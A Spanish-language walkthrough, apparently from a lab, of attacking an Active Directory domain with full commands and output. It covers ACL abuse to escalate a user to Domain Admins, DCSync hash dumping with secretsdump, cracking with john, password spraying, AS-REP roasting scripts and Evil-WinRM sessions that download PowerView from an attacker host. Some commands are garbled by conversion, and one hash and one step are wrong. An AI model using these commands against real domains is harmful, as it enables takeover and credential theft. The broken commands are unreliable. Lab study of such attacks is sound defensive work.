
Verificamos que el usuario leila.lyndy se agrego correctamente a

```
[root@kali]# net rpc group addmem "IT Admins" "leila.lyndy" -U "CORP.LOCAL/leila.lyndy%Leila1" -S 192.168.100.5
[root@kali]# net rpc group members "IT Admins" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
CORP\appsmith.fredina
CORP\versmith.marketa
CORP\estelle.dulce
CORP\cora.quintana
CORP\clio.romola
CORP\lia.loren
CORP\larine.malia
CORP\evvie.karina
CORP\kalli.ilise
CORP\sande.blakeley
CORP\julie.mandie
CORP\leila.lyndy
CORP\jessa.randy
CORP\ricca.rebe
CORP\ardeen.sileas
[root@kali]# net rpc group addmem "Office Admin" "leila.lyndy" -U "CORP.LOCAL/leila.lyndy%Leila1" -S 192.168.100.5
[root@kali]# net rpc group members "Office Admin" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
CORP\max.sherrie
CORP\kent.clemence
CORP\hillida.magdalene
CORP\benny.joelyn
CORP\melloney.judye
CORP\clio.romola
CORP\lia.loren
CORP\jerrilee.anallise
CORP\leila.lyndy
CORP\kaitlyn.odessa
CORP\inez.robbin
```

Aunque **Office Admin** no es vulnerable a **WriteOwner** vimos que el ataque funcionó esto ocurrió porque **SENIOR MANAGEMENT** tiene permiso de **GenericWrite** sobre **OFFICE ADMIN**.



En este momento estamos posicionados sobre en los grupos **ADMINISTRADORES DE EMPRESAS** y **ADMINISTRADORES**, esto ocurre ya que al pertenecer a **OFFICE ADMIN** e **IT ADMINS** estos a su vez son miembros de **ADMINISTRADORES DE EMPRESAS** y **ADMINISTRADORES**.



Esto lo podemos probar mirando los miembros del grupo Administradores de empresas

```
net rpc group members "Administradores de empresas" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
```


```
net rpc group members "IT ADMINS" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
```

```
(root㉿kali)-[~/home/kali/tools]
# net rpc group members "Administradores de empresas" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
CORP\Administrador ←
CORP\Office Admin ←
```

```
(root㉿kali)-[~/home/kali/tools]
# net rpc group members "IT ADMINS" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
CORP\sapphira.linnea
CORP\kennith.marketra
CORP\estele.dulce
CORP\cora.quintana
CORP\clio.romola
CORP\lia.loren
CORP\larine.malia
CORP\evvie.karina
CORP\kalli.ilise
CORP\sande.blakeley
CORP\julie.mandie
CORP\leila.lyndy ←
CORP\jessa.randy ←
CORP\ricca.rebe
CORP\ardeen.sileas
```

### 🎯 Aprovechando el acceso para ingresar con Evil-WinRM

En este punto podría conectarme mediante Evil-WinRM y ejecutar los siguientes comandos para pertenecer al grupo **Administradores de empresas** y al grupo **Administradores**:



```
(root㉿kali)-[~/home/kali/tools]
└─# evil-winrm -i 192.168.100.5 -u 'leila.lyndy' -p 'Leila1'
  Evil-WinRM shell v3.7
  Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
  Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
  Info: Establishing connection to remote endpoint
```

evil-winrm-i 192.168.100.5-u 'leila.lyndy'-p 'Leila1'

### 👤 1. Agregar un usuario al grupo SENIOR MANAGEMENT


Una vez dentro podría ejecutar lo siguiente:

Add-ADGroupMember -Identity " <b>Administradores de empresas</b> " -Members "leila.lyndy"
Add-ADGroupMember -Identity " <b>Administradores</b> " -Members "leila.lyndy"

### ✓ 2. Verificar que el usuario fue agregado al grupo

Get-ADGroupMember -Identity " <b>Administradores de empresas</b> "   Select-Object Name
Get-ADGroupMember -Identity " <b>Administradores</b> "   Select-Object Name

### Ser Admins. del dominio con el usuario (leila.lyndy)



Ahora nos aprovechamos de los permisos que hemos venido ganando al agregarnos a diferentes grupos (grupos anteriores del cual aprovechamos malas configuraciones).

#### 1. Agregar un usuario al grupo SENIOR MANAGEMENT

```
net rpc group addmem "Admins. del dominio" "leila.lyndy" -U "CORP.LOCAL/leila.lyndy%Leila1" -S 192.168.100.5
```

#### 2. Verificar que el usuario fue agregado al grupo

```
net rpc group members "Admins. del dominio" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
```

```
(root㉿kali)-[~/home/kali/tools]
# net rpc group addmem "Admins. del dominio" "leila.lyndy" -U "CORP.LOCAL/leila.lyndy%Leila1" -S 192.168.100.5
(root㉿kali)-[~/home/kali/tools]
# net rpc group members "Admins. del dominio" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
CORP\Administrador
CORP\leila.lyndy
```

### WriteDacl

Aprovechando la vulnerabilidad **WriteDacl** desde linux.

#### 1. Agregar un usuario al grupo SENIOR MANAGEMENT

```
net rpc group addmem "Admins. del dominio" "empleado1" -U "CORP"/"empleado1%" "Password1" -S "192.168.100.5"
```


#### 2. Verificar que el usuario fue agregado al grupo

```
net rpc group members "Admins. del dominio" -U "CORP/empleado1%Password1" -S 192.168.100.5
```

## DCSync

Ejemplo de ataque DCSync desde linux con usuario que tiene DCSync sobre el dominio.

Hay usuarios o grupos que pueden tener este permiso de DCSync (sincronización) donde podremos aprovechar esto para obtener los hashes.



Cualquier de los siguientes comandos funciona.

```
secretsdump.py 'testlab.local'/'Administrator':'Password'@'DOMAINCONTROLLER'  
python3 impacket/examples/secretsdump.py 'corp.local'/'alexia.mildrid':'Alexa1'@'192.168.100.5'  
impacket-secretsdump -just-dc alexia.mildrid:"Alexa1"@192.168.100.5
```

```
(root㉿kali)-[~/home/kali/tools/AD]  
# python3 impacket/examples/secretsdump.py 'corp.local'/'alexia.mildrid':'Alexa1'@'192.168.100.5'  
Impacket v0.13.0.dev0+20250912.114226.b742bd4d - Copyright Fortra, LLC and its affiliated companies  
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSSUAPI method to get NTDS.DIT secrets  
Administrador:500:aad3b435b51404eeaad3b435b51404ee:e2a9c79e48c89c6db3b256a063f86bbb:::  
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:374ca128953677193bdd3dd2fe2a49f6:::  
empleado1:1104:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::  
empleado2:1105:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::  
corp.local\letisha.oriana:1112:aad3b435b51404eeaad3b435b51404ee:e4f1f4764eb03ad9fb8968c13d9cf93a:::
```

Me guardo el hash del admin para crackear con john.

```
echo  
Administrador:500:aad3b435b51404eeaad3b435b51404ee:e2a9c79e48c89c6db3b256a063f86bb:::> admin.hash  
john --format=NT admin.hash
```

## NXC

Obtener la descripción de todos los usuarios del dominio (en el ejemplo se ataca directamente el DC).

```
nxc ldap 192.168.100.5-u empleado1-p Password1-M get-desc-users
```

```
(root㉿kali)-[~/home/kali/tools/AD]
# nxc ldap 192.168.100.5 -u empleado1 -p Password1 -M get-desc-users

LDAP      192.168.100.5 389  DC01      [*] Windows 8.1 / Server 2012 R2 Build 9600 (name:DC01) (domain:corp.local)
LDAP      192.168.100.5 389  DC01      [*] corp.local\empleado1:Password1 (Pwn3d!)
GET-DESC ... 192.168.100.5 389  DC01      [*] Found following users:
GET-DESC ... 192.168.100.5 389  DC01      User: Administrador description: Cuenta integrada para la administración del equipo o dominio
GET-DESC ... 192.168.100.5 389  DC01      User: Invitado description: Cuenta integrada para el acceso como invitado al equipo o dominio
GET-DESC ... 192.168.100.5 389  DC01      User: krbtgt description: Cuenta de servicio de centro de distribución de claves
GET-DESC ... 192.168.100.5 389  DC01      User: alexia.mildrid description: Replication Account
GET-DESC ... 192.168.100.5 389  DC01      User: elisabetta.kakalina description: Replication Account
GET-DESC ... 192.168.100.5 389  DC01      User: milissent.joleen description: New User ,DefaultPassword
GET-DESC ... 192.168.100.5 389  DC01      User: maible.griselle description: Replication Account
GET-DESC ... 192.168.100.5 389  DC01      User: glad.sher description: Replication Account
GET-DESC ... 192.168.100.5 389  DC01      User: robinetta.gisele description: Replication Account
GET-DESC ... 192.168.100.5 389  DC01      User: sherye.lemuel description: New User ,DefaultPassword
GET-DESC ... 192.168.100.5 389  DC01      User: shaina.tora description: Shared User
GET-DESC ... 192.168.100.5 389  DC01      User: annecorinne.chelsev description: Shared User
GET-DESC ... 192.168.100.5 389  DC01      User: conchita.leille description: User Password _KUoOwLFNats
GET-DESC ... 192.168.100.5 389  DC01      User: pauline.fidela description: Replication Account
```

## Password Spraying

nxc smb <target> -u <userlist> -p <password> --continue-on-success
nxc smb <target> -u users.txt -p 'Password123' -v --continue-on-success
nxc smb 192.168.1.100 -u users.txt -p 'Empire123!' --continue-on-success
nxc smb 192.168.1.0/24 -u users.txt -p 'Winter2024!' --continue-on-success

## Ataque AS-REP ROAST

Habilitando el switch de un user mediante GenericAll o GenericWrite

Si encontramos GenericAll o GenericWrite sobre otro usuario podemos aprovechar para habilitarle el Flag o switch para que nosotros como atacantes podamos capturar el hash y realizar el ataque AS-REP ROAST, crakeando el hash.

## Con Impacket's python-samr

```
# Modificar el userAccountControl usando samr
python3 samrpasswd.py dominio.com/usuario:password@DC_IP -t usuario_target -user-account-control 4194304
```

## Con rpcclient (Samba)

```
rpcclient -U 'dominio.com/usuario%password' DC_IP
# Dentro de rpcclient:
setuserInfo2 usuario_target 16 0x400000
# o alternativamente:
setuserInfo2 usuario_target 16 4194304
```

### net rpc user edit - Solo abre editor interactivo

```
net rpc user edit arlie.esther -U dominio.com/usuario%password -S DC_IP
```

Esto **abre un editor de texto** (vim/nano) donde ves todos los atributos del usuario y los puedes modificar manualmente.

### Para pasar el valor directamente, usa net rpc user modify:

```
# Obtener valor actual primero
net rpc user info arlie.esther -U dominio.com/usuario%password -S DC_IP

# Calcular el nuevo valor (actual XOR 4194304)
# Ejemplo: si actual es 512 → 512 ^ 4194304 = 4194816

# Aplicar el nuevo valor
net rpc user modify arlie.esther -U dominio.com/usuario%password -S DC_IP --user-account-control=4194816
```

### Script completo que hace el XOR automáticamente:

```
#!/bin/bash
USER="arlie.esther"
DOMAIN="dominio.com"
ADMIN_USER="tu_usuario"
ADMIN_PASS="tu_password"
DC_IP="IP_DEL_DC"
XOR_VALUE=4194304

# Obtener valor actual de userAccountControl
CURRENT_VALUE=$(net rpc user info "$USER" -U "$DOMAIN/$ADMIN_USER$ADMIN_PASS" -S "$DC_IP" 2>/dev/null | grep "User Control Flags" | awk -F: '{print $2}' | tr -d ' ')

if [ -z "$CURRENT_VALUE" ]; then
    echo "Error: No se pudo obtener el valor actual"
    exit 1
fi

# Calcular nuevo valor (XOR)
NEW_VALUE=$((CURRENT_VALUE ^ XOR_VALUE))

# Aplicar cambios
net rpc user modify "$USER" -U "$DOMAIN/$ADMIN_USER$ADMIN_PASS" -S "$DC_IP" --user-account-control="$NEW_VALUE"

echo "UserAccountControl cambiado: $CURRENT_VALUE -> $NEW_VALUE (XOR $XOR_VALUE)"
```

Equivalente exacto via LDAP desde Linux:

1. Primero obtener el valor actual:

```
ldapsearch -H ldap://DC1.CORP.LOCAL -x -D "usuario@corp.local" -w "password" -b  
"DC=CORP,DC=LOCAL" "(sAMAccountName=arlie.esther)" userAccountControl
```

2. Realizar la operación XOR via LDAP:

```
ldapmodify -H ldap://DC1.CORP.LOCAL -x -D "usuario@corp.local" -w "password" << EOF  
dn: CN=arlie.esther,CN=Users,DC=CORP,DC=LOCAL  
changetype: modify  
replace: userAccountControl  
userAccountControl: <nuevo_valor_calculado>  
EOF
```

3. Script automático que hace el XOR:

```
#!/bin/bash  
USER="arlie.esther"  
DOMAIN="corp.local"  
DC="DC1.CORP.LOCAL"  
BASE_DN="DC=CORP,DC=LOCAL"  
ADMIN_USER="usuario@corp.local"  
ADMIN_PASS="password"  
XOR_VALUE=4194304  
  
# Obtener DN y valor actual  
USER_INFO=$(ldapsearch -H ldap://$DC -x -D "$ADMIN_USER" -w "$ADMIN_PASS" -b  
"$BASE_DN" "(sAMAccountName=$USER)" userAccountControl dn 2>/dev/null)  
  
USER_DN=$(echo "$USER_INFO" | grep "^dn:" | cut -d' ' -f2-)  
CURRENT_VALUE=$(echo "$USER_INFO" | grep "userAccountControl:" | cut -d' ' -f2)  
  
if [ -z "$USER_DN" ] || [ -z "$CURRENT_VALUE" ]; then  
    echo "Error: No se pudo encontrar el usuario o el valor actual"  
    exit 1  
fi  
  
# Calcular nuevo valor (XOR)  
NEW_VALUE=$((CURRENT_VALUE ^ XOR_VALUE))  
  
# Aplicar cambios via LDAP  
ldapmodify -H ldap://$DC -x -D "$ADMIN_USER" -w "$ADMIN_PASS" << EOF
```

```
dn: $USER_DN
changetype: modify
replace: userAccountControl
userAccountControl: $NEW_VALUE
EOF

echo "LDAP XOR completado: $CURRENT_VALUE -> $NEW_VALUE"
echo "Usuario: $USER"
echo "DN: $USER_DN"
```

### Ver que usuarios son susceptibles a ataques AS-REP ROAST

Con usuario de dominio valido

```
impacket-GetNPUsers corp.local/empleado1:Password1-format john-outputfile asrep2.hash
```


```
> impacket-GetNPUsers corp.local/empleado1:Passw0rd2 -format john -outputfile asrep2.hash
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Name      MemberOf          PasswordLastSet      LastLogon      UAC
-----  -----
doroteya.analiese  CN=Executives,CN=Users,DC=corp,DC=local  2022-01-28 11:38:01.640231  2022-01-28 11:49:56.610873  0x400200
arlie.esther    CN=Executives,CN=Users,DC=corp,DC=local  2022-01-22 07:10:29.900982  2022-01-28 11:58:14.390200  0x400200
```

## Ataques desde windows

Ahora hacemos pruebas desde un **windows 10 cliente** conectándonos mediante **WinRM** con una cuenta de usuario básico (si se tiene acceso a un pc físico o mediante RDP no necesitamos hacerlo desde WinRM).


Configuración de windows 10 cliente para recibir conexiones.



## 🎯 Ataque GenericAll

Usaremos el usuario empleado1 para los ataques desde windows mediante WinRM.

La idea es agregar el usuario empleado1 al grupo PROJECT MANAGEMENT mediante un ataque de GenericAll



```
evil-winrm -i 192.168.100.160 -u 'empleado1' -p 'Password1'
```

```
root@kali: /home/kali/tools
# evil-winrm -i 192.168.100.160 -u 'empleado1' -p 'Password1'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\empleado1\Documents> cd ..
*Evil-WinRM* PS C:\Users\empleado1>
```

En el atacante compartimos el PowerView.ps1:

```
python3-m http.server 8080
```

Desde el windows víctima mediante evil-winrm descargamos el PowerView.ps1

```
powershell.exe iwr http://192.168.100.150:8080/PowerView.ps1 -OutFile PowerView.ps1
```

```
*Evil-WinRM* PS C:\Users\empleado1\Desktop> ls

Directorio: C:\Users\empleado1\Desktop

Mode                LastWriteTime         Length Name
-a----   9/29/2025  10:05 AM            12383 20250929100521_archivo.zip
-a----   9/30/2025  2:34 PM             18557 20250930143438_archivo.zip
-a----   9/26/2025  11:46 AM            2350 Microsoft Edge.Lnk
-a----   9/25/2025  12:08 PM          1191936 Microsoft.ActiveDirectory.Management.dll
-a----  10/2/2025  11:03 PM           448187 PowerView.ps1
-a----   9/29/2025  10:03 AM          1046528 SharpHound.exe
-a----   9/30/2025  2:34 PM          25277 ZmUwYzgyOTctZGR1ZC00ODg4LWEwMDItM2Y5NGZiNzdizmM4.bin

*Evil-WinRM* PS C:\Users\empleado1\Desktop> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\empleado1\Desktop>
```

## Método Alternativo Usando Get-ObjectAcl y .NET (Powershell)

Ejecutar PowerView.ps1:

```
. .\PowerView.ps1
```

Si con el siguiente comando o script se agrega el usuario empleado1 al grupo PROJECT MANAGEMENT lo ejecutamos nuevamente para ver la respuesta.

```
Write-Host "`n[2] MÉTODO ALTERNATIVO USANDO .NET..." -ForegroundColor Yellow

try {
    # Usar System.DirectoryServices directamente
    [System.Reflection.Assembly]::LoadWithPartialName("System.DirectoryServices") | Out-Null

    # Crear contexto de dominio con credenciales
    $de = New-Object System.DirectoryServices.DirectoryEntry "LDAP://$Domain", "$Domain\empleado1", "Password1"
    $ds = New-Object System.DirectoryServices.DirectorySearcher($de)

    # Buscar el grupo project management
    $ds.Filter = "(&(objectCategory=group)(samAccountName=project management))"
    $group = $ds.FindOne().GetDirectoryEntry()

    # Agregar el usuario al grupo
    $group.Invoke("Add", "LDAP://CN=empleado1,CN=Users,DC=corp,DC=local")
    $group.CommitChanges()

    Write-Host "[+] ✓ Usuario agregado usando .NET directo!" -ForegroundColor Green
} catch {
    Write-Host "[-] Error con .NET: $($_.Exception.Message)" -ForegroundColor Red
}
```

Si nos sale el siguiente mensaje es porque el usuario se agrego correctamente:

```
[-] Error con .NET: Exception calling "Invoke" with "2" argument(s): "El objeto ya existe. (Exception from HRESULT: 0x80071392)"
```

```
*Evil-WinRM* PS C:\Users\empleado1\Desktop> Write-Host "`n[2] MÉTODO ALTERNATIVO USANDO .NET..." -ForegroundColor Yellow
try {
    # Usar System.DirectoryServices directamente
    [System.Reflection.Assembly]::LoadWithPartialName("System.DirectoryServices") | Out-Null

    # Crear contexto de dominio con credenciales
    $de = New-Object System.DirectoryServices.DirectoryEntry "LDAP://$Domain", "$Domain\empleado1", "Password1"
    $ds = New-Object System.DirectoryServices.DirectorySearcher($de)

    # Buscar el grupo project management
    $ds.Filter = "(&(objectCategory=group)(samAccountName=project management))"
    $group = $ds.FindOne().GetDirectoryEntry()

    # Agregar el usuario al grupo
    $group.Invoke("Add", "LDAP://CN=empleado1,CN=Users,DC=corp,DC=local")
    $group.CommitChanges()

    Write-Host "[+] ✓ Usuario agregado usando .NET directo!" -ForegroundColor Green
} catch {
    Write-Host "[-] Error con .NET: $($_.Exception.Message)" -ForegroundColor Red
}

[2] MÉTODO ALTERNATIVO USANDO .NET...
[-] Error con .NET: Exception calling "Invoke" with "2" argument(s): "El objeto ya existe. (Exception from HRESULT: 0x80071392)"
*Evil-WinRM* PS C:\Users\empleado1\Desktop>
```

## WriteOwner

La idea ahora es aprovechar la vulnerabilidad **WriteOwner** con el usuario **hanna.elita** para pasar del grupo **ACCOUNTING** y pasar a pertenecer al grupo **PROJECT MANAGEMENT**. Para ello vamos a usar los siguientes comandos.

La idea es ingresar un nuevo Owner (hanna.elita) al grupo Project Management

```
.\PowerView.ps1
```

```
Set-DomainObjectOwner-Identity "Project management"-OwnerIdentity hanna.elita
```

Lo anterior nos haría el propietario de Project Management, pero no tendríamos ninguna ACE, pero tendríamos control absoluto.

Ahora usamos otra función para que me permita añadir miembros nuevos al grupo que acabamos de ingresar (Project Management) y que el usuario que queremos agregar es **hanna.elita**.

```
Add-DomainObjectAcl-TargetIdentity "Project management"-Rights WriteMembers-  
PrincipalIdentity hanna.elita
```

Con esto hemos logrado añadir una entrada (ACE) para tener el permiso de añadir nuevos miembros al grupo. Ya que somos Owners, por ende podemos modificar la **DACL**.

Ahora agregamos un nuevo miembro (hanna.elita) al grupo Project Management.

```
Add-DomainGroupMember-Identity "Project management"-Members hanna.elita
```

### 🎯 GenericWrite

Ahora queremos aprovechar la vulnerabilidad de **GenericWrite** para agregar a **hanna.elita** que pertenece a **Project Management** para que pertenezca a **OFFICE ADMIN**.

```
. .\PowerView.ps1
```

```
Add-DomainGroupMember-Identity "Office Admin"-Members hanna.elita
```

Con lo anterior ahora **hanna.elita** pertenece también al grupo **Office Admin** y al pertenecer a este es miembro del grupo **Administradores de Empresas**.

### 🎯 WriteDACL

Finalmente, **hanna.elita** al pertenecer al grupo **Administradores de Empresas**, puede aprovechar la vulnerabilidad **WriteDACL** para hacernos miembros del grupo **Admins. del dominio** y lograr así tener los permisos completos en el dominio.

Con el siguiente comando escribimos sobre la DACL de Admins. del dominio para añadir una entrada que permita añadir miembros. (y agregarnos a nosotros mismos).

```
. .\PowerView.ps1
```

```
Add-DomainObjectAcl-TargetIdentity "Admins. del dominio"-Rights WriteMembers-PrincipalIdentity hanna.elita
```

Ahora nos añadiremos a nosotros mismos al grupo **Admins. del dominio**.

```
Add-DomainGroupMember-Identity "Office Admin"-Members hanna.elita
```

### 🎯 Ataque AS-REP ROAST (Desde Windows)

Habilitando el **switch** de un **user** mediante **GenericAll** o **GenericWrite**


```
Set-DomainObject-Identity user.apellido-XOR @{useraccountcontrol=4194304}-Verbose
```

```
PS C:\Users\empleado1\Desktop\Rubeus-master\Rubeus\bin\Debug> Set-DomainObject -Identity arlie.esther -XOR @{useraccountcontrol=4194304} -Verbose
DETALLADO: [Get-DomainSearcher] search base: LDAP://DC01.CORP.LOCAL/DC=CORP,DC=LOCAL
DETALLADO: [Get-DomainObject] Get-DomainObject filter string:
(&(|((samAccountName=arlie.esther)(name=arlie.esther)(dnsHostname=arlie.esther))))
DETALLADO: [Set-DomainObject] XORing 'useraccountcontrol' with '4194304' for object 'arlie.esther'
```

## Admins

Siendo Admins podemos movernos fácilmente en red entre equipos con un comando sencillo.  
(tipo de autenticación: autenticación no interactiva en red) (la autenticación interactiva es cuando ingresamos las credenciales para entrar al escritorio) protocolo usado kerberos.

